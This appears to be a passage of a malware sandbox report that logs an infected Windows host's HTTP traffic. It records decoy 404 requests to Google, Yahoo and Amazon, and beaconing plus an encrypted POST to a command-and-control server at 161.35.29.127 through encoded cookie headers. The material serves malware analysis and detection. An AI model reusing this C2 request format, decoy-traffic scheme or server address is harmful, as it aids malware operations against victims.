2021-09-28 07:54:20 UTC	1036	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 37 72 4c 78 37 6a 55 69 78 37 77 52 4a 68 75 42 70 63 42 79 71 76 33 71 66 6b 68 78 6c 61 73 6b 32 39 52 6a 34 25 32 66 54 65 55 67 6b 4a 6f 67 74 6a 63 6a 62 45 32 61 4a 25 32 66 75 34 32 64 75 58 31 34 30 48 32 70 35 77 67 77 53 63 6f 69 74 38 6f 70 68 68 61 30 65 78 63 39 66 33 75 25 32 66 27 3b 0a 69 66 28 77 69 6e 64 6f 77 21 3d 77 69 6e 64 6f 77 2e 74 6f 70 29 7b 0a 20 20 64 6f 63 75 6d 65 6e 74 2e 77 72 69 74 Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f7rlx7jUix7wRJhuBpcByqv3qfkhxask29Rj4%2ftfUgkJogtjcbE2aJ%2fu42duX140H2p5wgvScoit8opph a0exc9f3u%2f;if(window!=window.top){ document.writ

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
67	192.168.2.3	50016	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:20 UTC	1037	OUT	GET /3frov56necHZygdOqdrUhoAismEs1uakucpxmmX3Vyiipsm/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:20 UTC	1037	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1609 Date: Tue, 28 Sep 2021 07:54:20 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close
2021-09-28 07:54:20 UTC	1037	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 65 6e 3e 0a 20 20 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 3e 0a 20 20 3c 6d 65 74 61 20 6e 61 6d 65 3d 76 69 65 77 70 6f 72 74 20 63 6f 6e 74 65 6e 74 3d 22 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 20 6d 69 6e 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 20 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 22 3e 0a 20 20 3c 74 69 74 6c 65 3e 45 72 72 6f 7 2 20 34 30 34 20 28 4e 6f 74 20 46 6f 75 6e 64 29 21 21 31 3c 2f 74 69 74 6c 65 3e 0a 20 20 3c 73 74 79 6c 65 3e 0a 20 2 0 20 20 2a 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 7d 68 74 6d 6c 2c 63 6f 64 65 7b 66 6f 6e 74 3a 31 35 70 78 2f 32 32 70 78 20 61 72 69 61 6c 2c 73 61 6e 73 2d 73 65 Data Ascii: <!DOCTYPE html><html lang=en> <meta charset=utf-8> <meta name=viewport content="initial-scale=1, minimum-scale=1, width=device-width"> <title>Error 404 (Not Found)!!1</title> <style> *{margin:0;padding:0}html,co de{font:15px/22px arial,sans-se
2021-09-28 07:54:20 UTC	1038	IN	Data Raw: 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 6e 6f 2d 72 65 70 65 61 74 20 30 25 20 30 25 2f 31 30 30 25 20 31 30 30 25 3b 2d 6d 6f 7a 2d 62 6f 72 64 65 72 2d 69 6d 61 67 65 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e 67 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 2f 32 78 2f 67 6f 6f 67 6c 65 6c 6f 67 6f 5f 63 6f 6c 6f 72 5f 31 35 30 78 35 34 64 70 2e 70 6e 67 29 20 30 7d 7d 40 6d 65 64 69 61 20 6f 6e 6c 79 20 73 63 72 65 65 6e 20 61 6e 64 20 28 2d 77 65 62 6b 69 74 2d 6d 69 6e 2d 64 65 76 69 63 65 2d 70 69 78 65 6c 2d 72 61 74 69 6f 3a 32 29 7b 23 6c 6f 67 6f 7b 62 61 63 6b 67 72 6f 75 6e 64 3a 75 72 6c 28 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 62 72 61 6e 64 69 6e Data Ascii: r_150x54dp.png) no-repeat 0% 0%/100% 100%;-moz-border-image:url(//www.google.com/images/branding/g ooglelogo/2x/googlelogo_color_150x54dp.png) 0}}@media only screen and (-webkit-min-device-pixel-ratio:2){#logo {background:url(//www.google.com/images/brandin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
68	192.168.2.3	50017	142.250.185.196	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:20 UTC	1040	OUT	GET /8ibcfjcGeboixwKrb3iyFabdjtbLmvzZ2nQm99Tn5okeb750Xjn7Jird53Dpinvo4w3K0dbc10k7n2uTqmg0btwoxb7ij 2i8zR8m3ga/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.google.com Connection: Keep-Alive
2021-09-28 07:54:20 UTC	1040	IN	HTTP/1.1 404 Not Found Content-Type: text/html; charset=UTF-8 Referrer-Policy: no-referrer Content-Length: 1667 Date: Tue, 28 Sep 2021 07:54:20 GMT Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-T051=":443"; ma=2592000,h3-Q050=":443"; m a=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43" Connection: close

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:53:37 UTC	598	OUT	GET /feed/news/last HTTP/1.1 Cookie: HSID=ZfKEWxn6dwNA2MHkh0hKjZ0DN7GeRFLwaLtN1RP6EaeHYuH2ZKBMzaWnGyM2mqeV1BkrPIIoCtq1zFXPM3UhVY4gDVAsRUBJVXeFqO77RSiqH%2BUAr4cLy%2BJsm7Ksx4Esb9qoH%2BC7xiH%2F2CpRR2zhwBSZN25nKdiV%2FLiVY84GdJnzbQKwANDQHR7AuflGGYRt%2BJSHaqwPnra62kPUiOXpfaizAHRZiNaz3SpCKrmlrMP hXTLnmANAmYeV0qjfx6sVDxOPjBuXNvfbBHyXYj5FjileXb7ROHDzIK7k5C32FRXP4YARSLF4APvTr6%2B4pengklSTAAM1w7%2BJGdSc5j1cJQ%3D%3D;SIDCC=dVl2gKrBjdUhhTJMH5wPXWpdkdMMTn1Y3CSiyXOMqHQmaP8H7W9kGUC6lzQ7jK61cCdy47%2FbXlPYz7HHMYFsGiOynzPD1boaE5oHavJ01m4BjYjrdjRMB%2BTDsFpol9Y%2FxxVO4EfBJ6HEavwUtmRDNIffSpDSGsmMwE2YEBf8mOR4xbBIB8XYwQ%2BUj2gO7ABOL4l%2BT5RZM1iUf1kPvRlw8BE7GR%2F9UL2vcuxlBxStxDrrqeAyhN0Ygvox8%2Bj%2B2k%2Fc0pbyLeu7q4KdLOaEK4xCZdgVS8hudoUCd8MiPfMjOZV%2F3oVH1xhbSfFielGslUyXVSs0qOqULOJRqQNVk%2FCRTQ%3D%3D;SID=e7QzHmqOHdsr%2FcOwdVglAFuKLO7kFSwpnfu2lw1dDGBRAA3Rxmhlv3k2aYal7b7JzYTOW8cWLK48rXv5o3nYaG2OYoyGkmVwmaJWvhxvjYQU3qYW83yyh6mKapqmAgiVW7Kt882DF4FePasDBUucV9CDFptA35aitelF0xMshycP%2FX4GdCc7KBYfDvjhHm%2BZITabU8ic8MKLg40FMuTBNIXHirS1oL1Gr7CpV%2F6ywd0s4Z6bkplcHlVgAFL2vZGVJLarOptcUZsCYz1lv6Mt9XnocXTNzygmheXKuWGNqAXaK6dgpEzj%2FzlpdGklX7JTqCbc9N54rlqSNV5nZ2jg%3D%3D;SSID=GbVw7LmBHjwzPOC49YQ61rSjPt3BZeuc3KXf5msZEwcJorkjGPNe3zosBWDv8Now2O3i5tnMBQr7gjY5JwQUMBipARSPob5lvuoc3%2FLJKak9TvYIU6lcAoiJJ%2Bh1p8QpilqyqOe%2Fi5Z5PLEljSSWoDckGSbmWk3K6ztayNJgvCpZyumLXglDH46xiKkL7aa21vT38f05uQLuDU4zulA7B5Uc14igV6egMM9CO1orJ2kLHLSeFV7HTqlbFeLQ8MGohvVLlGnFNVk7V5%2FmMMB9iZjRT%2BUDFHdNbiNIHd%2F3DR%2BHDdCuEog%2Fit6PvsJYSJ0XXGai4u9V7ibZZ%2BHSLg%3D%3D; X-Tag: dAkxCQ4CZYXk4p7vpbvhyhPeX4qeDvnYBUDtgdnP7Nhl0Xlypd0m6TUqqnZjwNfJmCNYha54LGSFZ44ayK9IVNzmlf3wzhkUWW0Zo3NdgfS36fktPwCrY%2BdAMugbebn%2B8v2u%2BRe%2FhRe%2FtlYnhAR07aRbe1pdsQvVlCOmu0e2TmsYpspxQNW8aqihBKK1qUG8X63QuvltRPJFm%2FnLH7V7vJZHOmQYYDgcQONaYhr%2Bn3Bqlc9e9BoJb4%2FvUVf%2FwdD5dwINJ5QTVlxnmQQXz%2BoMWcynBST8P3aSX4%2F8PIYA4PedlG9sikmPberg7MpFl%2F1rNh%2B1xAmejkPBjnf%2FHCDfg%3D%3D X-Csrftoken: u5H2y78AQTWdgTu54qdbCzech52Wvmbz5gBBNKYsdEtQCIXbD8tWJ4%2Bk3TwkCm%2BsuKXxGf6%2FHwg8TyhveyD8FYVQKre5Bla1%2FXpt7fcx8oxOuWrzCqv1wKNRdnLWe3ZYmXdcE1si6zNBjUDXqx4D8%2Bjsbp86DAipVKJmfnVYh8w0%2FRIOW8%2BhMwHmdHii10K%2FR%2F48we32UYEBw5ihjN%2BxSeUTBFWrIqTNYETk3H5pGu73xkFn%2FpRpDt%2BndEIMIJ58jIRSOJGAeh8PMhAeUtMdJ7b7h9M9kmzKoBmkCoM61zHK%2B7shylm6igyYpEShldVkBqMRf3DfhMFWT9ohwDAGQ%3D%3D X-Request-ID: SoF0RoZV0FOr7FK1LUjMRwnonj4Uxgno4n01Kbt9j9Yw5f2jgw0bDbutCW122%2BvfbG0AQ0l%2FJCblhJjm78c7Uh3uHw8wNPNfBrzt0UHjtQX0ZA1k2wSBwLbQuaqj55r17vPza7mknMPmp45XZxmulc%2FwUdK7AZajgsWAOF4d0ULDsG9HM7MAX3ElouNh6p3mSJXbd70qzHHyEaQf00cJkZy5RpA%2Bj77AgYRHZFmZASIRJJoVhWblctQt14W4113nqgcwdzy9eCu4aRTUrFyMKaZtXxluZAJgt%2Fi7cgQemLCIHVTfv97Zen71Rrsq%2Fzcg0A4%2BUnUzjYDBI5xbwwpS8%2Fg%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127
2021-09-28 07:53:42 UTC	888	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Content-Length: 2 Connection: close Date: Tue, 28 Sep 2021 07:53:41 GMT Set-Cookie: actual=GvmgsG7j0GTUDZ0mvqunNkKxDcJGExgFRd1Oo5z5g8VRT6KfHlJ8mJ4bNTOKJlBay2t4p12zzZhezKYHy5EtJqlReOB9RNM2vcBCNvXfhoQ2TzuexOhxkKcpOZbT1rjtWgnqZUromlSt1BJEKm676HSfbsibNaaXTLgSfh1Yu5zqzqO2P5yOyPlpqImzV8WfGkfuOCuRKFNwaglvOvRkXv8yUMkWqBwdZQP1Nrzq8w20weRbNJ2S2l2w6x84s97Q Set-Cookie: query4=4r9HMwaCc6SzYCin4OR5hrnZckZWBYhfJH4lbgv8fbmDYUv5HWtFHNbAl82l09qUhEbQmqGAC4w23d7P2IL7jIH0mKh4Jw5181NjTh9Fz9RnsgcwkfC12O003Ou8MlylZ1VZFX5mSXbptyjMkQ9KQvMcwFOYYO2LnlJua5EmclmQvf1Gb3xZyGfa27z6sewT1wOog5hAsT7noq6bvOll5M61gS3QVlU2l0sbM4GezRe8pocoXCALedOYPMpB Set-Cookie: SVALUE=UN0W%2BLbhLLy4wXLGUrLhXCr3m%2BUPPCHWurNE%2Bw%2F16qd1AL7ZZMPEH2yVKDHn1hPFLQBvrbhVYx5JV9LZSiGvpx3RH64415bMAEVd3F05ZCtYiv1fS3xMKgLVKyLEel868CrKGoHeiXIZOYHuAKC%2FwxxhLEEvUHRJ7j7cn92YNysjsFQgpayiPTLLGUDfR7v3gBuQCpGESwEXAbnnU%2BPUpMnMIPmKYZLCVsZ0P%2BFz9xpbvB2OicwubsAnf%2F%2BEna5EQIGq6GYyXjuvMKMPZEFOcSg3SIXFDzKGA12Jlgnz7JW123JG5z9Bt44bxXlJXbxXwwlWH0klAin6VoXI5Z0iw%3D%3D Set-Cookie: bdata=732476 X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block
2021-09-28 07:53:42 UTC	889	IN	Data Raw: 4f 4b Data Ascii: OK

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
70	192.168.2.3	50020	161.35.29.127	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
-----------	--------------------	-----------	------

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:20 UTC	1043	OUT	POST /feed/news/last HTTP/1.1 Content-Type: application/octet-stream Cookie: HSID=KiFAnD3D3IVJK0IFTwVWDZSU79n%2F9AR9gje6L5QU34BMvYzlh5zlZfPYBL190vt5zMdHlOaeAQOY8sAJE5kiGtIBNf6HiOrj%2F3odEFKNLax3TXt9mR12i5gnL2Uyf%2BzbS1Tb2LtdicH1pg%2FUbdS9WFz514lITcYzROru%2Fpm3UsEgNHOYC9gllUeBk77E8vmRt5c19qOUykvoQsHio%2BMR0VlHK270%2FpW2Ma60F7x FdbdR%2BMMlWVX0YR%2FdBMXwY2DPp7qWVcnBNVMDkOtL29i0%2F%2BnD63Bxa%2BYMZwrYodB8VWH6eii4St9sPyVm6jINHtdx6wnQHvutlpwNqlpHwww%3D%3D;SIDCC=PfH%2B0ma1co%2F8LLDhPWUPT1M9ZICi04OPWIznYjRv73dtf1xqttbkUoAc278%2BSe1vv%2FHT3P7jgzB7qzMxuPnuRfLp%2F1YUm7XxhycQf%2BISRKVPuM20pvkTsgrcZWsxksm3UXFqnUwAX3MEcVgqgbD9cYhCx4LrI7CwPTkzRMchXGaXsWQ3zLr4ZNSnSQebMbUTKAr9zVFXym5Oel7PKSoAP6pUc0%2FOVXS1cN0AyQ2yufChpQ1P0pql%2FzCJcDKKbuxX98TdBKv5roGT35YHrm0moal6%2Br0hQinzePu7Lr5nzeCo6nik%2FdtObd5qpVWgn31nbyfksMkgz%2Bb73kdC7QWsQ%3D%3D;SID=2KpeBYcCuTITto doiDo8KUeOWHi9yodTrYnf%2FrGYPd2lUTp3ZDXoogX8Z76GTedYJHcgcdwnZGK4v3Bgg5tSDQyj3w9V1aAnfalU5hCoH2%2B7gqzJcNmmTsy%2BUUwXh%2FaBR%2BtCpQ5gmvl1hmD%2FkvBMFveVZPF%2B2pSdD3FUBPLVa gjpzrj2zuXOFIP%2BbQqtl1mlg0cZPA7ObTSW6bq1PhbUQW8t9b6VQ%2F0Phk7FYTQklm9LNojklZe6s3kRTs8fWOEKI2OdNqQhmlHrrP%2B7kT44S7zJFZSf96hlfq2xR71im85DcJGJ2uFBt5wzsJp5q%2F1ppBLpC35kWNGBvx6U8pCHQ%3D%3D;SSID=hyB7%2FEiz5w1wDM5J7gfb7kpmel5kqYmul3dRbxn5ps57i9leeS%2FhvpACF2PkQqkVSORq2tUa%2FA9k83fXC9mVQN9ynGriOfXSnOllu%2Fy1DrngVp9mot3y8khUdlZ1ddzKhfCOetH8HareA5SPHbrBshQKqFZ19QspAYTY%2B0D5cydNM76kxzbYBSQNIlygXnkZAdObelS2lSONAEftlWZ5gSQV4lBYdbn22bGER8BuE0bRcLUKF3gAH51f6StplQEjGItdwBynXY17brJZ%2BpoymcEICS56F69rOx9cmv00OINT0vn221etcOnfCOPDe9gmiXrSPvBb2YA%2F%2BQX1cdinHZiQ%3D%3D; X-Tag: EvuV6kdFmce%2B4JHf%2Fqj93vz4gUqpRy2qJEg9BK5EQF%2FpxsdfRwtCve7yQllidtfYXUvyGAcAkt9dLcY%2Ff9Kml8nd7yHb8Cz9WITEWUWY%2Blw6OKJlr17RJsCYNheC5b0WVWZhzARosUERngLdZQYyEJO%2BKycOzy6hsGBIQ4sDKqPnEo%2B4JAZFrOTjx%2B17JK4Tr8Cgq7bGBLRetmbQ%2BvcKTvkfxCaPyCXkAns95lchqz9PoXsEMXARxNwhCQ5Y9uXBCG8Aq3tr7qs%2FRoeUA9WRdyJTvk13XwzI8j8f8lV5FhinHBBsBAaMi9NPFboJdve5kZzIFvPQa21xBaxCw%2BmPw%3D%3D X-Csrf-Token: SfdwrNeKICiR1z0Q2cjYx%2B71zWA%2FPR%2B1oigPQZ%2Bn7l4MP0%2FudF55MNMabBQRm4Jff4MAH05ONrKs%2Bfy8hR1dudpQQu6aBvDzIMmK6kzV35DKYMfdaXRJlzY9JrqplFP%2F40xdcnXO7nDCPPyNA377WMaUweuezlkprTDvOIEy%2F5nv3Boi96SAyJJCQv3jduDcKALB0e%2FC9OUVBjhG2U2%2FZdjYKkJCNke0Y9R1t%2FOYyy3Zmc1aQtNwYIY%2F6Xo9aROLKH824vYbUMCFIhP1qglSwBY6X0PP5b0KlLBPSRDMCZcg0DIPsenXtu4r27YIY5WG9xzS5orRu3iQxSAavemDQ%3D%3D X-Request-ID: 45zeTmiUn34wsPkjazlZsTIOe0qs8nsgm05GVZN3aC29b7Rdmb8O2NqNkNaqE2RsmGEWYfbrFvDBALVlaTOqEqRMJMTpQb4UCQ7Oizu%2FliqJblZbamthykwSSMQfP01RYHEaetom2%2BF6mj9SD%2FQgLG3YNN69ePhqUw163HI4Q%2B%2FMXlGpGvs3WFM6OFMJ2Q70E4Bz4sVLvhwYVpZm8J7kG6CoWAcL%2BrtCfxm2uVfXog8VjNmHqMiyb8%2BDbglq12SKjQ5dAcAA8gBFnm1LwiGaV7oYOl8T8Q5QprqFZ1W5iyHS4YkugTRZFRB%2BbIDlIPruYuxtUH0r000F0UBia9m6TGDQ%3D%3D User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: 161.35.29.127 Content-Length: 256 Cache-Control: no-cache
2021-09-28 07:54:20 UTC	1046	OUT	Data Raw: 1b 7a b2 7a 6d 10 0e 46 3e 9a 96 51 25 1a 31 8e 3c 34 28 5c 7f c7 cb 8a 30 03 81 a1 48 36 bf d0 83 52 30 96 ec a5 b0 5b d6 50 dc 62 73 2e 7f 35 47 42 84 6a ff 29 ff 27 f6 26 96 8e 41 27 32 dc 54 11 7e b4 68 d5 30 f9 5f 00 fe b9 be df ac 57 ca d6 53 5e 3c e1 2a 7b c9 6c 50 4b 67 45 bb 50 4f fb a6 5f df f7 81 44 c5 b1 b1 a2 3a 46 db 51 a4 95 de fd e4 0b 95 da 3a 85 87 09 7c cb 64 83 b1 c9 7e 99 fa 0a ad 6d d5 69 d9 72 c4 c3 43 99 f4 16 56 35 dc 80 95 d0 39 a0 ef 2e c0 12 f3 15 c1 56 03 67 56 75 9c 8d 0f 18 2f c8 28 d7 c1 0a d3 70 75 3d 65 b6 2b db 7d 1a df 48 e6 b7 e7 5f 19 42 ff 44 27 af 8f 23 13 68 b2 c4 8a c0 aa 18 6e 22 d5 82 6c 5b 61 59 5a b3 f1 a0 09 fc 6f 5d a3 90 a5 5b 78 a4 d7 ed 9c 31 a9 34 c0 48 5f 25 ca 46 52 a9 39 88 3a f4 5d 57 53 b6 67 b4 15 Data Ascii: zzmF>Q%1<4(0H6R0[Pbs.5GBj)'&A'2T-h0_WS^<*[lPKgEPO_D;Qd;-mirCV59.VgVu/(pu=+}H_BD#hn"l[aYZoj[x14H_%FR9:]WSg
2021-09-28 07:54:23 UTC	1055	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Content-Type: text/html; charset=UTF-8 Connection: close Date: Tue, 28 Sep 2021 07:54:23 GMT X-Frame-Options: DENY X-Content-Type-Options: nosniff X-XSS-Protection: 1; mode=block

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
71	192.168.2.3	50023	87.248.100.216	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:21 UTC	1048	OUT	GET /t68w4hdtscM8g0hDHS/jj2n2qbx9wLretb7Qpyjm1dT3jj4/Rkdpna500syortMyiFplX88cutl71rSf9Insls1808mz/mt hQ69c32jn9IA3vnnCbB9aqht/193oNxuMn8nonoSf5k74ujq9hx07aopnjgu3YrOzozvk7x/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.yahoo.com Connection: Keep-Alive Cookie: B=clggcmtgl5iga&b=3&s=a5

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:21 UTC	1048	IN	HTTP/1.1 404 Not Found date: Tue, 28 Sep 2021 07:54:21 GMT p3p: policyref="https://policies.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAi IVDi CONi TELo OTPi OUR DELI SAMi OTRi UNRI PUBi IND PHY ONL UNI PUR FIN COM NAV INT DEM CNT STA POL HEA PRE LOC GOV" cache-control: private x-content-type-options: nosniff content-type: text/html; charset=UTF-8 x-envoy-upstream-service-time: 9 server: ATS Content-Length: 914 Age: 0 Connection: close Strict-Transport-Security: max-age=31536000 Content-Security-Policy: frame-ancestors 'self' https://*.builtbygirls.com https://*.rivals.com https://*.engadget.com https://*.intheknow.com https://*.autoblog.com https://*.techcrunch.com https://*.yahoo.com https://*.aol.com https://*.huffingtonpost.com https://*.oath.com https://*.search.yahoo.com https://*.search.aol.com https://*.search.huffpost.com https://*.verizonmedia.com https://*.publishing.oath.com https://*.autoblog.com; sandbox allow-forms allow-same-origin allow-scripts allow-popups allow-popups-to-escape-sandbox allow-presentation; report-uri https://csp.yahoo.com/beacon/csp?src=ats&sit=frontpage®ion=US&lang=en-US&device=desktop&yrid=4pr16otgl5lhd&partner=; X-Frame-Options: SAMEORIGIN X-XSS-Protection: 1; mode=block
2021-09-28 07:54:21 UTC	1050	IN	Data Raw: 53 65 74 2d 43 6f 6f 6b 69 65 3a 20 42 3d 63 6c 67 67 63 6d 74 67 6c 35 69 67 61 26 62 3d 33 26 73 3d 61 35 3b 20 45 78 70 69 72 65 73 3d 57 65 64 2c 20 32 38 20 53 65 70 20 32 30 32 32 20 31 33 3a 35 34 3a 32 31 20 47 4d 54 3b 20 4d 61 78 2d 41 67 65 3d 33 31 35 35 37 36 30 30 3b 20 44 6f 6d 61 69 6e 3d 2e 79 61 68 6f 6f 2e 63 6f 6d 3b 20 50 61 74 68 3d 2f 0d 0a 45 78 70 65 63 74 2d 43 54 3a 20 6d 61 67 65 3d 33 31 35 33 36 30 30 30 2c 20 72 65 70 6f 72 74 2d 75 72 69 3d 22 68 74 74 70 3a 2f 2f 63 73 70 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 62 65 61 63 6f 6e 2f 63 73 70 3f 73 72 63 3d 79 61 68 6f 6f 63 6f 6d 2d 65 78 70 65 63 74 2d 63 74 2d 63 74 2d 72 65 70 6f 72 74 2d 6f 6e 6c 79 22 0d 0a 52 65 66 65 72 72 65 72 2d 50 6f 6c 69 63 79 3a 20 6e 6f 2d 72 65 66 Data Ascii: Set-Cookie: B=clggcmtgl5lga&b=3&s=a5; Expires=Wed, 28 Sep 2022 13:54:21 GMT; Max-Age=31557600; Domain=.yahoo.com; Path=/Expect-CT: max-age=31536000, report-uri="http://csp.yahoo.com/beacon/csp?src=yahoocom-expect-ct-report-only"Referrer-Policy: no-ref
2021-09-28 07:54:21 UTC	1050	IN	Data Raw: 3c 68 74 6d 6c 3e 0a 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 27 75 74 66 2d 38 27 3e 0a 3c 73 63 72 69 70 74 3e 0a 76 61 72 20 75 3d 27 68 74 74 70 73 3a 2f 2f 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 3f 65 72 72 3d 34 30 34 26 65 72 72 5f 75 72 6c 3d 68 74 74 70 73 25 33 61 25 32 66 25 32 66 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 25 32 66 74 36 38 77 34 68 64 74 73 63 4d 38 67 30 68 44 48 53 25 32 66 6a 6a 32 6e 32 71 62 78 39 77 4c 72 65 74 62 37 51 70 79 6a 6d 31 64 54 33 6a 6a 34 25 32 66 52 6b 64 70 6e 61 35 30 30 73 79 6f 72 74 4d 79 69 46 70 6c 58 38 38 63 75 74 6c 37 31 72 53 66 39 6c 6e 73 6c 73 31 38 30 38 6d 7a 25 32 66 6d 74 68 51 36 39 63 33 32 6a 6e 39 6c 41 33 76 6e 76 43 62 42 39 61 71 68 74 25 32 66 6c 39 33 6f 4e 78 75 4d 6e 38 6e 6f Data Ascii: <html><meta charset='utf-8'><script>var u='https://www.yahoo.com/?err=404&err_url=https%3a%2f%2fwww.yahoo.com%2f68w4hdtscM8g0hDHS%2fjj2n2qbx9wLretb7Qpyjm1dT3jj4%2fRkdpna500syortMyiFplX88cutl71rSf9lnsls1808mz%2fmthQ69c32jn9lA3vvnCbB9aqht%2fl93oNxuMn8no

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
72	192.168.2.3	50025	162.219.225.118	443	C:\Windows\System32\svchost.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-28 07:54:22 UTC	1051	OUT	GET /Bllcs2iayVogzcpjjz/ko1mrpszv35M6i5cq8xioudL0qh5yZo2kfo8kadfz4R3hq2/KotyZh3e289wHuknSysiis2308hdZk62ss1c8/kqh4tm2n5muxb0xy5fe8o7r9vcolfv27frxrHyr2Yg3bksUursX0om2m590ihdGwsn8J/ HTTP/1.1 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 Safari/537.36 Host: www.amazon.com Connection: Keep-Alive
2021-09-28 07:54:22 UTC	1051	IN	HTTP/1.1 404 Not Found Connection: close Content-Length: 897 server: Server date: Tue, 28 Sep 2021 07:54:22 GMT content-type: text/html permissions-policy: interest-cohort=() x-amz-rid: Y0DBTJN6CEPM3DBEZ9FM x-sdch-encode: 0 last-modified: Tue, 10 Aug 2021 22:12:21 GMT etag: "687-5c93bcbae3b40-gzip" accept-ranges: bytes content-encoding: gzip vary: Accept-Encoding,User-Agent,Content-Type,Accept-Encoding,X-Amzn-CDN-Cache,X-Amzn-AX-Treatment,User-Agent strict-transport-security: max-age=47474747; includeSubDomains; preload x-frame-options: SAMEORIGIN
2021-09-28 07:54:22 UTC	1052	IN	Data Raw: 1f 8b 08 00 00 00 00 00 03 a5 55 5d 6f db 36 14 fd 2b 2c 85 0e f1 12 59 92 93 74 8d be b0 15 ed 82 3d 6c 18 d0 00 7b 18 86 80 22 af 28 2e 14 c9 91 57 8e 5d c3 ff 7d 90 e4 d8 6e fa d8 07 11 22 75 ef 3d f7 1c f2 50 e5 1b 61 39 6e 1d 90 0e 7b 5d 97 87 11 98 a8 cb 1e 90 11 de 31 1f 00 2b 3a 60 1b bf a7 87 d5 0e d1 c5 f0 df a0 d6 15 dd c4 03 8b b9 ed 1d 43 d5 68 a0 84 5b 83 60 b0 a2 0a 2a 10 12 5e 92 0c eb a1 a2 6b 05 cf ce 7a 3c 8b 7b 56 02 bb 4a c0 5a 71 88 a7 c9 15 51 46 a1 62 3a 0e 9c 69 a8 b2 2b 12 3a af cc 53 8c 36 6e 15 56 c6 d2 ba 44 85 1a ea 5f 7a f6 c5 9a 25 b7 3d f9 93 49 20 7f 58 24 bf da c1 88 32 99 03 ca 80 5b 0d f5 48 ed aa b1 62 bb 73 4c 08 65 64 9e 16 3d f3 52 99 3c dd ab 5e ee 1a eb 05 f8 3c dd 47 ec 2a 6a 76 0d e3 4f d2 8f 85 f2 68 75 bd Data Ascii: U]o6+,Yt=[("(.W)]n"u=Pa9n[!1+:'Ch[**^kz<[VJZqQFb:i+:'S6nVD_z%=I X\$2[HbsLed=R<^<G*jvOhu

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
73	192.168.2.3	50027	162.219.225.118	443	C:\Windows\System32\svchost.exe

